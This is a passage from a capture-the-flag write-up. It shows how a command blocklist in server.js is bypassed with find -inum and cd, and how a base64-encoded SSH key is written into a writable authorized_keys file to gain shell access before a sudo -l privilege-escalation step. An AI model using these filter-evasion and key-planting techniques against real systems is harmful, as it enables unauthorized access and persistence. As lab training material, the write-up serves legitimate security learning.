
Also we can traverse those directories using their inode numbers using find command with cd (both of these commands are not banned in server.js)
There is also a .ssh directory inside /home/ubuntu so using the inode of .ssh folder I got into it and then listed the files inside of the directory.
1
cd "$(find /home/ubuntu -maxdepth 1 -inum 256079)" ; ls -la

And somehow we have write permissions on this authrized_keys file.
So I had generated an ssh public key of my box used ssh-ed25519 algorithm to make it short and pasted it in the authorized_keys file.
1
cd "$(find /home/ubuntu -maxdepth 1 -inum 256079)" ; echo '<base64 encoded ssh public key>' | base64 -d > authorized_keys ; cat authorized_keys

NOTE - My ssh public key starts with ssh-ed25519 and “sh” is a banned word so what we did is we base64 encoded it and then decoded it and then write it to the authorized_keys file.

Now simply ssh into the box using the private key of mine.
1
ssh -i /root/.ssh/id_ed25519 ubuntu@10.201.86.232

And now we can read flag5.txt
And for the privilege escalation part.
1
sudo -l

Rooted!
Thanks for reading ✌️